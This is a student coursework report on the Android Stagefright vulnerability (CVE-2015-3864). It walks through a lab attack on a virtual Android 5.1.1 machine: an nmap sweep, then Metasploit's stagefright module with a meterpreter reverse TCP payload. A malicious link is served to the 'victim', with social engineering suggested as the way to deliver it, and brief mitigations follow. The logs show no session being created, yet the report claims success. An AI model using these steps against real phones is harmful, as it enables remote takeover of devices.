Sri Lanka Institute of Information Technology

2023

Systems and Network Programming - SNP

CVE REPORTS

(CVE-2015-3864)

Year 2, Semester 1

IT22562074

K.P.G.C.M. JAYARATHNA

Y2.S1.WD.CS.01.01

MALABE CAMPUS

CVE-2015-3864

Abstract

A group of software bugs known as "stagefright" were present in Android versions 2.2 "Froyo" through 5.1.1 "Lollipop," affecting 95% of all Android phones at the time. If the flaw is discovered, the victim's device may be used by the attacker to carry out arbitrary tasks via privilege escalation and remote code execution. I will therefore utilize this vulnerability in this project to take advantage of Android 5.1.1 "Lollipop."

Keywords: Metasploit Framework, Android hacking, and mobile phone hacking.

INTRODUCTION

A group of software bugs known as "stagefright" affects Android versions 2.2 "Froyo" through 5.1.1 "Lollipop," approximately 95% of all Android phones as of right now. The term comes from the vulnerable library, which is utilized to unpack MMS messages among other things If the exploit is successful, an attacker can use privilege escalation and remote code execution to carry out arbitrary activities on the targeted device. We can take advantage of this vulnerability to send specifically designed MMS messages to the target device, and since the attack happens in the background, the user typically doesn't need to do anything at all to "accept" attacks based on the vulnerability. A phone number is all that needs to be removed from the attack. If we have access to the victim's phone number or social media accounts, we can use social engineering techniques to send carefully constructed MMS messages to the targeted device.

TECHNOLOGY


An integer underflow was discovered in the MPEG4Extractor::parseChunk function within MPEG4Extractor.cpp in the libstagefright component of the Android media server. This flaw allowed remote attackers to execute arbitrary code by exploiting crafted MPEG-4 data. It's also known as internal bug 23034759. Notably, this vulnerability existed due to an incomplete fix for CVE-2015-3824.

Exploit vulnerability

1. Reconnaissance/Information Gathering:


Nmap was used to identify the online IP address between the network range 192.168.43.0 to 192.168.43.255.

- **ifconfig**



```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.43.146  netmask 255.255.255.0  broadcast 192.168.43.255
        inet6 fe80::93a8:6fbf:8a31:93b0  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:a6:78:df  txqueuelen 1000  (Ethernet)
        RX packets 433  bytes 37830 (36.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1627  bytes 77304 (75.4 KiB)
        TX errors 4  dropped 0 overruns 0  carrier 4  collisions 0
        device interrupt 19  base 0×d020

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1938  bytes 155344 (151.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1938  bytes 155344 (151.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

- **Sudo nmap -sn 192.168.43.0/24**




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sn 192.168.43.0/24
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-30 23:42 EDT
Nmap scan report for 192.168.43.1
Host is up (0.0061s latency).
MAC Address: B6:0F:B3:16:19:01 (Unknown)
Nmap scan report for android-5e122b42748ad80c (192.168.43.87)
Host is up (0.00058s latency).
MAC Address: 08:00:27:19:53:7C (Oracle VirtualBox virtual NIC)
Nmap scan report for LAPTOP-8QI05N27 (192.168.43.236)
Host is up (0.00086s latency).
MAC Address: 50:5A:65:EF:78:93 (AzureWave Technologies)
Nmap scan report for kali (192.168.43.146)
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.24 seconds
```

It was determined that IP 192.168.56.87 belonged to a virtual Android 5.1.1 computer. So, we can now use Stagefright CVE-2015-3864 to hack Android 5.1.1 "Lollipop."

2. Setup Metasploit to execute the stagefright exploit


To begin with, we must locate the appropriate module in order to exploit. Therefore, we can search for the appropriate modules in Metasploit utilizing search keyword.

- **Msfconsole**



```
┌──(kali㉿kali)-[~]
└─$ msfconsole

                                         .,,cccd$$$$$$$$$$$$ccc,
                                     ,cc$$$$$$$$$$$$$$$$$$$$$$$$$$cc,
                                   ,d$$$$$$$$$$$$$$$$"J$$$$$$$$$$$$$$c,
                                 d$$$$$$$$$$$$$$$$$$,$"  ,,`?$$$$$$$$$$$$L
                               ,$$$$$$$$$$$$$$$$$$$$$$',J$$$$$$$$$$$$$$$$$b
                              ,$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$i `$h
                              $$$$$$$$$$$$$$$$$$$$$$$$$P'   "$$$$$$$$$$h $$
                             ;$$$$$$$$$$$$$$$$$$$$$$$$$F,$$$h,?$$$$$$$$$h$F
                             `$$$$$$$$$$$$$$$$$$$$$$$$F:??$$$:)$$$$P",. $$F
                              ?$$$$$$$$$$$$$$$$$$$$$$$(   `$$ J$$F"d$$F,$F
                               ?$$$$$$$$$$$$$$$$$$$$$h,   :P'J$$F  ,$F,$"
                                ?$$$$$$$$$$$$$$$$$$$$$$$ccd$$`$h,  ",d$
                                 "$$$$$$$$$$$$$$$$$$$$$$$$",cdc $$$$"
                        ,uu,      `?$$$$$$$$$$$$$$$$$$$$$$$$$$$$c$$$$h
                    .,d$$$$$$$$cc,  `$$$$$$$$$$$$$$$$$??$$$$$$$$$$$$$$$,
                  ,d$$$$$$$$$$$$$$$bcccc,,??$$$$$$ccf `"??$$$$??$$$$$$$
                 d$$$$$$$$$$$$$$$$$$$$$$$$$h`?$$$$$$h`: ...   d$$$$$$$$P
                d$$$$$$$$$$$$$$$$$$$$$$$$$$$$$`$$$$$$$hc,,cd$$$$$$$$P"
            =$$?$$$$$$$$P' ?$$$$$$$$$$$$$$$$$$;$$$$$$$$???????",,
               =$$$$$$F        `"?????$$$$$$$$$$$$$$$$$$$$$$$$$$$$bc
               d$$F"?$$k ,ccc$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$i
        .     ,ccc$$c`""u$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$P",$$$$$$$$$$$$h
     ,d$$$L  J$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$"  `""$$$??$$$$$$$
   ,d$$$$$$c,"$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$F      `?J$$$$$$$$'
  ,$$$$$$$$$$h`$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$F          ?$$$$$$$P""=,
 ,$$$F?$$$$$$$ $$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$F             3$$$$II"?$h,
 $$$$$`$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$P"              ;$$$??$$$,"?"
 $$$$F ?$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$P",z'               3$$h   ?$F
        `?$$$$$$$$$$$$$$$??$$$$$$$$$PF"',d$P"                  "?$F
           """""""         ,z$$$$$$$$$$$$$$P
                          J$$$$$$$$$$$$$$$F
                         ,$$$$$$$$$$$$$$$F
                         :$$$$$c?$$$$PF'
                         `$$$$$$$P
                          `?$$$$F


       =[ metasploit v6.3.27-dev                         ]
+ -- --=[ 2335 exploits - 1220 auxiliary - 413 post       ]
+ -- --=[ 1385 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View all productivity tips with the
tips command
Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```


- **Search stagefright**



```
msf6 > search stagefright

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  exploit/android/browser/stagefright_mp4_tx3g_64bit  2015-08-13       normal  No     Android Stagefright MP4 tx3g Integer Overflow


Interact with a module by name or index. For example info 0, use 0 or use exploit/android/browser/stagefright_mp4_tx3g_64bit

msf6 >
```


To set up Metasploit, enter these commands into the msf terminal.

- **Use exploit/android/browser/stagefright_mp4_tx3g_64bit**




```
msf6 > use exploit/android/browser/stagefright_mp4_tx3g_64bit
[*] No payload configured, defaulting to linux/armle/meterpreter/reverse_tcp
```

- **set SRVHOST 192.168.43.146 (your IP here)**




```
msf6 exploit(android/browser/stagefright_mp4_tx3g_64bit) > set SRVHOST 192.168.43.146
SRVHOST ⇒ 192.168.43.146
```

- **set URIPATH /**




```
msf6 exploit(android/browser/stagefright_mp4_tx3g_64bit) > set URIPATH /
URIPATH ⇒ /
```

- **set payload linux/armle/meterpreter/reverse_tcp**




```
msf6 exploit(android/browser/stagefright_mp4_tx3g_64bit) > set payload linux/armle/meterpreter/reverse_tcp
payload ⇒ linux/armle/meterpreter/reverse_tcp
```

- **set lhost 192.168.43.146 (your IP here)**




```
msf6 exploit(android/browser/stagefright_mp4_tx3g_64bit) > set LHOST 192.168.43.146
LHOST ⇒ 192.168.43.146
```

- **set verbose true**



```
msf6 exploit(android/browser/stagefright_mp4_tx3g_64bit) > set verbose true
verbose ⇒ true
msf6 exploit(android/browser/stagefright_mp4_tx3g_64bit) > exploit -j
```

- **exploit -j**




```
msf6 exploit(android/browser/stagefright_mp4_tx3g_64bit) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.43.146:4444
[*] Using URL: http://192.168.43.146:8080/
msf6 exploit(android/browser/stagefright_mp4_tx3g_64bit) > [*] Server started.
```

3. Take advantage of the victim's stagefright vulnerability


Provide the target with the malicious link as the exploit is now active.

In my case, the URL is: http://192.168.43.146:8080/



```
msf6 exploit(android/browser/stagefright_mp4_tx3g_64bit) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.43.146:4444
[*] Using URL: http://192.168.43.146:8080/
msf6 exploit(android/browser/stagefright_mp4_tx3g_64bit) > [*] Server started.
```


Once the victim clicks this link using an Android phone we can get the reverse TCP connection with the victim's phone. We can use social engineering tactics to send this URL to the victim.



Not Found

The requested URL was not found on this server.


Apache/2.2.9 (Unix) Server at 192.168.43.146 Port 8080



```
msf6 exploit(android/browser/stagefright_mp4_tx3g_64bit) > [*] Server started.
[-] 192.168.43.87    stagefright_mp4_tx3g_64bit - 192.168.43.87:38495 - Requested / - Unknown user-agent: "Mozilla/5.0 (Linux; Android 5.1.1; VirtualBox Build/LMY48W) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/39.0.0.0 Safari/537.36"
[-] 192.168.43.87    stagefright_mp4_tx3g_64bit - 192.168.43.87:38495 - Requested /favicon.ico - Unknown user-agent: "Mozilla/5.0 (Linux; Android 5.1.1; VirtualBox Build/LMY48W) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/39.0.0.0 Safari/537.36"
```

Once sessions are created we can get those sessions using the following command,

- **sessions – i**



```
[*] Starting interaction with 1 ...

meterpreter > 
```

We successfully exploited Android 5.1.1 using Stagefright vulnerability. (CVE-2015-3864).

MITIGATIONS

- . To resolve these issues, all impacted devices must receive an OTA firmware upgrade.
- . Since the release of PrivatOS version 1.1.7, users of SilentCircle's Blackphone have been safeguarded against these issues. Since version 38, Mozilla's Firefox, which is also vulnerable, has included remedies for these vulnerabilities.
